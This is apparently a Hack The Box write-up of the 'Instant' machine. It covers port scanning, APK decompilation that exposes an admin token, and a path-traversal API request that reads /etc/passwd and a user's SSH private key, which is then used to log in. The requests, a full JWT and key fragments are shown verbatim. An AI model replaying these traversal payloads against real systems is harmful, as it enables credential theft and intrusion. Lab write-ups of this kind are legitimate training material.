Instant (HTB)

ip of the machine :- 10.10.11.37

```
~/current/instant (4.247s)
ping 10.10.11.37 -c 5

PING 10.10.11.37 (10.10.11.37) 56(84) bytes of data.
64 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=131 ms
64 bytes from 10.10.11.37: icmp_seq=2 ttl=63 time=146 ms
64 bytes from 10.10.11.37: icmp_seq=3 ttl=63 time=169 ms
64 bytes from 10.10.11.37: icmp_seq=4 ttl=63 time=192 ms
64 bytes from 10.10.11.37: icmp_seq=5 ttl=63 time=215 ms

--- 10.10.11.37 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 130.667/170.542/214.985/30.340 ms
```


machine is on!!!

```
~/current/instant (16.456s)
nmap -p- --min-rate=10000 10.10.11.37

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 20:17 IST
Warning: 10.10.11.37 giving up on port because retransmission cap hit (10).
Nmap scan report for instant.htb (10.10.11.37)
Host is up (0.13s latency).
Not shown: 65011 closed tcp ports (conn-refused), 522 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

Got two open ports!!!



```
~/current/instant (14.942s)
nmap -p 22,80 -sC -A -T5 -Pn 10.10.11.37

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 20:18 IST
Nmap scan report for instant.htb (10.10.11.37)
Host is up (0.90s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Instant Wallet
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.90 seconds
```


Performed an aggressive scan on the open ports and got versions of the services.

```
~/current/instant (2.92s)
ffuf -u http://10.10.11.37/FUZZ -w /usr/share/dirb/wordlists/common.txt

~webmaster              [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 132ms]
06                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
02                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
05                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
10                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
101                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms]
12                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
08                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
102                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms]
09                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
07                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
103                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms]
01                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 132ms]
1990                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms]
1                       [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 133ms]
1000                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms]
1992                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 133ms]
11                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms]
1994                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms]
1001                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms]
13                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms]
1991                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms]
1993                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms]
1995                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 134ms]
15                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms]
100                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 134ms]
14                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 134ms]
123                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 133ms]
2005                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 891ms]
404                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 132ms]
42                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 129ms]
```

```
5                       [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 130ms]
50                      [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 130ms]
500                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 129ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

No directories as such. Let's open the web application and enumerate manually.



Found a download, let's see what are we downloading.

```
~/current/instant (0.027s)
ls -al ../instant.apk
-rw-r--r-- 1 sohamt sohamt 5415990 Nov 14 18:53 ../instant.apk
```

It's a .apk file. Let's decompile it and see what we can find.


```
~/current/instant (0.028s)
ls
resources  sources

~/current (0.029s)
cd instant

~/current (0.033s)
ls
CyberCreedoops.ovpn  instant  instant.apk  lab_sohamtanwar.ovpn

~/current (11.923s)
jadx instant.apk
INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 13
```

Used jadx to decompile the application.




Used "grep" command to view in the file for the domain "instant.htb" and found two sub domains and an api key which is used for authorization on a specific sub domain.

Added domains in /etc/hosts file.


1 showed 404.

Other was for the api one. Basically we can view api endpoints and see what to get from those endpoints and stuff.



We have to authorize with our api key to see the endpoints and did that.

So, on one api endpoint we can view application logs of the admin.



SO, found this api endpoint where we have to query with the file name and we can view it.

Request

Pretty Raw Hex

```
1 GET /api/v1/admin/read/log?log_file_name=../../../etc/passwd HTTP/1.1
2 Host: swagger-ui.instant.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Authorization:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ
  3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
7 Connection: Keep-Alive
8
9 {
    "/home/shirohige/logs/../../../etc/passwd":[
      "root:x:0:0:root:/root:/bin/bash\n",
      "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
      "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
      "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
      "sync:x:4:65534:sync:/bin:/bin/sync\n",
      "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
      "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
      "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
      "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
      "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
      "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
      "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
      "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
      "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
```

So, used burpsuite to test whether we can exploit api endpoint and was able to view /etc/passwd.

Request

Pretty Raw Hex

```
GET /api/v1/admin/read/log?log_file_name=../../../home/shirohige/.ssh/id_rsa HTTP/1.1
Host: swagger-ui.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ
3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Search 0 highlights

Response

Pretty Raw Hex Render

```
  "/home/shirohige/logs/../../../home/shirohige/.ssh/id_rsa":[
    "-----BEGIN OPENSSH PRIVATE KEY-----\n",
    "b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\n",
    "NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZOskIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n",
    "nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH\n",
    "dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebpII3js9OmKXQAFc2T5k/\n",
    "5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n",
    "8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF\n",
    "uaMbBzOsNCAnXb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK2OCMxws3rFPHgjhbqWPS\n",
    "jBlC7kaBZFqbUOA57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkRmmMzbGryCRiwPc//AF\n",
    "Oq8vzE9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2\n",
    "EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8\n",
    "sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4\n",
    "/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY\n",
    "kKir426YbnqqcvYA2nbIgLyrTgPCOoaQwy2WpWpPUYIvgbBbwbJ89uOLggWPI71ma85nvE\n",
    "xuTaeiiINbXWdXKkS+5TVTIKOwHcEAla1IQcSr0xCZiM0f+KPv8PZ4yd/lhbmjGwczrDQg\n",
    "J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa\n",
    "m1DgOeOmT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l\n",
```

So, found a user and attempted to view it's ssh private key and got it.

```
shirohige@instant ~ (0.15s)
ls
linpeas.sh  logs  projects  user.txt

shirohige@instant:~ (0.001s)
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


~/current (3.614s)
ssh shirohige@10.10.11.37 -i id_rsa
The authenticity of host '10.10.11.37 (10.10.11.37)' can't be established.
ED25519 key fingerprint is SHA256:r+JkzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.37' (ED25519) to the list of known hosts.
```

Logged in through ssh and got user flag.

```
shirohige@instant /opt

shirohige@instant:/opt (0.917s)
ls
backups

shirohige@instant / (0.147s)
cd /opt
```

